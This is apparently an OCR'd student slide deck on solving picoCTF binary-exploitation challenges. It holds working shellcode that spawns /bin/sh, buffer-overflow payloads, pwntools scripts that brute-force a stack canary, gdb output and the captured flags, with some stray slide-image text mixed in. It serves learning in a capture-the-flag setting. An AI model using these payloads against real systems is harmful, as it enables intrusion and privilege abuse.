
Kudu Internship Project

Liz Parker



Project Mission


My goal for this project is to gain a better understanding of binary exploits by completing capture the flag challenges. I will start with picoCTF binary exploit challenges, and hopefully expand to other CTF competition platforms. Along the way I will research shellcode, assembly, common exploits and how to execute them, and capture the flag challenges in general.

Liz Parker


5.11
5.12
5.9
5.9

Engineering & Applied Science

UNIVERSITY OF COLORADO **BOULDER**




picoCTF

The Original Illustrated

SHERLOCK HOLMES

37 short stories and a complete novel from The Strand Magazine

by Arthur Conan Doyle



with all 356 original illustrations by Sidney Paget

Observations

Conclusions

Action

Shellcode: handy-shellcode

“This program executes any shellcode that you give it. Can you spawn a shell and use that to read the flag.txt?”

```c
#define BUFSIZE 148
#define FLAGSIZE 128

void vuln(char *buf){
  gets(buf);
  puts(buf);
}

int main(int argc, char **argv){

  setvbuf(stdout, NULL, _IONBF, 0);

  // Set the gid to the effective gid
  // this prevents /bin/sh from dropping the privileges
  gid_t gid = getegid();
  setresgid(gid, gid, gid);

  char buf[BUFSIZE];

  puts("Enter your shellcode:");
  vuln(buf);

  puts("Thanks! Executing now...");

  ((void (*)())buf)();


  puts("Finishing Executing Shellcode. Exiting now...");

  return 0;
}
```

Observations

32 bit architecture

Executing any given input

Need to give instructions

Conclusions

```
\x31\xc0\x50\x68
\x2f\x2f\x73\x68
\x68\x2f\x62\x69
\x6e\x89\xe3\x50
\x53\x89\xe1\xb0
  \x0b\xcd\x80
```

```
xor     %eax,%eax
push    %eax
push    $0x68732f2f
push    $0x6e69622f
mov     %esp,%ebx
push    %eax
push    %ebx
mov     %esp,%ecx
mov     $0xb,%al
int     $0x80
```

Action

```
(python -c 'print "\x31\xc0\x50\x68
\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x5
0\x53\x89\xe1\xb0\x0b\xcd\x80"'; cat) | ./vuln
```

```
Enter your shellcode:
1Ph//shh/binPS

Thanks! Executing now...
cat flag.txt
picoCTF{h4ndY_d4ndY_sh311c0d3_ce07e7f1}^C
```

Shellcode: handy-shellcode

Buffer Overflow: OverFlow 2

Now try overwriting arguments. Can you get the flag from this program?

```
void flag(unsigned int arg1, unsigned int arg2) {
  char buf[FLAGSIZE];
  FILE *f = fopen("flag.txt","r");
  if (f == NULL) {
    printf("Flag File is Missing. Problem is Misconfigured,
    exit(0);
  }

  fgets(buf,FLAGSIZE,f);
  if (arg1 != 0xDEADBEEF)
    return;
  if (arg2 != 0xC0DED00D)
    return;
  printf(buf);
}

void vuln(){
  char buf[BUFSIZE];
  gets(buf);
  puts(buf);
}

int main(int argc, char **argv){

  setvbuf(stdout, NULL, _IONBF, 0);

  gid_t gid = getegid();
  setresgid(gid, gid, gid);

  puts("Please enter your string: ");
  vuln();
  return 0;
}
```

Observations

32 bit architecture

Buffer overflow from gets() call in vuln()

Comparing parameters

Observations

```
804864a:      81 7d 08 ef be ad de    cmpl   $0xdeadbeef,0x8(%ebp)
8048651:      75 1a                   jne    804866d <flag+0x87>
8048653:      81 7d 0c 0d d0 de c0    cmpl   $0xc0ded00d,0xc(%ebp)
804865a:      75 14                   jne    8048670 <flag+0x8a>
```

0x080485e6 is address of <flag>

Compares 0xDEADBEEF to %ebp + 8 bytes (parameter 1)
Compares 0xC0DED00D to %ebp + 12 bytes (parameter 2)

Conclusions

I want to point execution to the <flag> function and overwrite arguments to be 0xDEADBEEF and 0xC0DED00D


Action


```
(python -c 'print "\x90"*188 +
"\xe6\x85\x04\x08\x90\x90\x90\x90\xEF\xBE\xAD\x
DE\x0D\xD0\xDE\xC0"') | ./vuln
```

```
Please enter your string:
<??????????????????????????????????????????????????????????????????????????
<??????????????????????????????????????????????????????????????????????????
picoCTF{arg5_and_r3turn5f5d490e6}Segmentation fault (core dumped)
```

Buffer Overflow: OverFlow 2

```
GNU gdb (Ubuntu 8.1-0ubuntu3) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./vuln...(no debugging symbols found)...done.
(gdb)
```


Higher Addresses
parameter 3
parameter 2
parameter 1
(return address)
(saved value of ebp)
local variable 1
saved value of edi
saved value of esi
[ebp+16]
[ebp+12]
[ebp+8]
ebp
[ebp-4]
esp
Lower Addresses


32-Bit System
VS
64-Bit System


PWNTOOLS

Pwntools

```
from pwn import *
p = process('/problems/overflow-2_5_4db6d300831e973c59360066ec1cf0a4/vuln')
p.recvuntil('Please enter your string: ')
payload = '\x90'*188 + '\xe6\x85\x04\x08\x90\x90\x90\x90\xEF\xBE\xAD\xDE\x0D\xD0\xDE\xC0'
p.sendline(payload)
p.interactive()
```

Buffer Overflow: CanaRy

This time we added a canary to detect buffer overflows. Can you still find a way to retrieve the flag from this program


LONDON CANARY
LIZARD
FRENCH CURLY
JIBOSO
SPANISH CANARY
PARISIAN TRUMPETER
NORWICH
BORDER CANARY
BELGIAN HUNCHBACK CANARY

```
#define BUF_SIZE 32
#define FLAG_LEN 64
#define KEY_LEN 4

void display_flag() {
  char buf[FLAG_LEN];
  FILE *f = fopen("flag.txt","r");
  if (f == NULL) {
    printf("'flag.txt' missing in the current directory!\n");
    exit(0);
  }
  fgets(buf,FLAG_LEN,f);
  puts(buf);
  fflush(stdout);
}

char key[KEY_LEN];
void read_canary() {
  FILE *f = fopen("/problems/canary_3_257a2a2061c96a7fb8326dbbc04d0328/canary.txt","r");
  if (f == NULL) {
    printf("[ERROR]: Trying to Read Canary\n");
    exit(0);
  }
  fread(key,sizeof(char),KEY_LEN,f);
  fclose(f);
}
```

```
void vuln(){
   char canary[KEY_LEN];
   char buf[BUF_SIZE];
   char user_len[BUF_SIZE];

   int count;
   int x = 0;
   memcpy(canary,key,KEY_LEN);
   printf("Please enter the length of the entry:\n> ");

   while (x<BUF_SIZE) {
      read(0,user_len+x,1);
      if (user_len[x]=='\n') break;
      x++;
   }
   sscanf(user_len,"%d",&count);

   printf("Input> ");
   read(0,buf,count);

   if (memcmp(canary,key,KEY_LEN)) {
      printf("*** Stack Smashing Detected *** : Canary Value Corrupt!\n");
      exit(-1);
   }
   printf("Ok... Now Where's the Flag?\n");
   fflush(stdout);
}
```

```
int main(int argc, char **argv){

  setvbuf(stdout, NULL, _IONBF, 0);

  int i;
  gid_t gid = getegid();
  setresgid(gid, gid, gid);

  read_canary();
  vuln();

  return 0;
}
```

Observations

0x5663b7f1 is address of <display_flag>

Reading 4 byte canary values from a text file & storing somewhere

Checking to see if canary bytes have been changed


Conclusions


I need to find the location of the canary

Next, I can brute force the 4 byte values of the canary.

Then send the canary with the right offset and the address of <display_flag> to the process


ORACLE
VirtualBox


canary.txt
AAAA


flag.txt
You got the flag!

Action

```
(gdb) info frame
Stack level 0, frame at 0x7fffffffde30:
 rip = 0x400ab2 in vuln; saved rip = 0x400b4b
 called by frame at 0x7fffffffde60
 Arglist at 0x7fffffffde20, args:
 Locals at 0x7fffffffde20, Previous frame's sp is 0x7fffffffde30
 Saved registers:
  rbp at 0x7fffffffde20, rip at 0x7fffffffde28
(gdb) x/64x %rsp
A syntax error in expression, near `%rsp'.
(gdb) x/64x $rsp
0x7fffffffddc0: 0x00603010      0x00000000      0x00603010      0x00000005
0x7fffffffddd0: 0x00000a35      0x00000000      0x00400840      0x00000000
0x7fffffffdde0: 0xffffdf30      0x00007fff      0xf7a7a363      0x00007fff
0x7fffffffddf0: 0x43434343      0x00000043      0xffffde20      0x00007fff
0x7fffffffde00: 0x00400840      0x00000000      0x004009fc      0x00000000
0x7fffffffde10: 0x41414141      0x00000000      0x00603010      0x00000001
0x7fffffffde20: 0xffffde50      0x00007fff      0x00400b4b      0x00000000
0x7fffffffde30: 0xffffdf38      0x00007fff      0x00400840      0x00000001
```

Action

```
from pwn import *
p = process('./vuln')
p.recvuntil('Please enter the length of the entry:\n> ')
p.sendline('60')
p.recvuntil('Input> ')
payload = 'b'*32 + 'A'*4 + 'b'*20 + '\x36\x09\x40\x00'
p.sendline(payload)
p.interactive()
```

```python
from pwn import *

pwnd = False
for v1 in range(256):
    canary = chr(v1)
    for v2 in range(256):
        canary += chr(v2)
        for v3 in range(256):
            canary += chr(v3)
            for v4 in range(256):
                canary += chr(v4)
                print(canary)
                p = process('/problems/canary_3_257a2a2061c96a7fb8326dbbc04d0328/vuln')
                p.recvuntil('Please enter the length of the entry:\n> ')
                p.sendline('60')
                p.recvuntil('Input> ')
                payload = '\x90'*32 + canary + '\x90'*20 + '\xed\x07\x00\x00'
                p.sendline(payload)
                if 'Ok' in p.recvall():
                    print(p.recvall())
                    pwnd = True
                    break
                p.close()
                canary = canary[0:3]
            if pwnd:
                break
            canary = canary[0:2]
        if pwnd:
            break
        canary = canary[0]
    if pwnd:
        break
print("pwned it!")
```

Action

```
#script to brute force canary value
from pwn import *

def bruteCanary():
    canary = ""
    for pos in range(4):
        for val in range(256):
            guess = chr(val)
            p = process('/problems/canary_3_257a2a2061c96a7fb8326dbbc04d0328/vuln')
            p.recvuntil('Please enter the length of the entry:\n> ')
            length = str(33 + pos)
            p.sendline(length)
            p.recvuntil('Input> ')
            payload = '\x90'*32 + canary + guess
            p.sendline(payload)
            if 'Ok' in p.recvall():
                p.close()
                canary += guess
                break
            p.close()
    return canary

print("Finding the canary by brute force...")
print("Found the canary: " + bruteCanary())
```

Action

```
from pwn import *
p = process('/problems/canary_3_257a2a2061c96a7fb8326dbbc04d0328/vuln')
p.recvuntil('Please enter the length of the entry:\n> ')
p.sendline('60')
p.recvuntil('Input> ')
payload = '\x90'*32 + '57Gh' + '\x90'*20 + '\xf1\xb7\x63\x56'
p.sendline(payload)
p.interactive()
```

Canary + Tools

Project Mission

My goal for this project is to gain a better understanding of binary exploits by completing capture the flag challenges. I will start with picoCTF binary exploit challenges, and hopefully expand to other CTF competition platforms. Along the way I will research shellcode, assembly, common exploits and how to execute them, and capture the flag challenges in general.

Thank You, Kudu!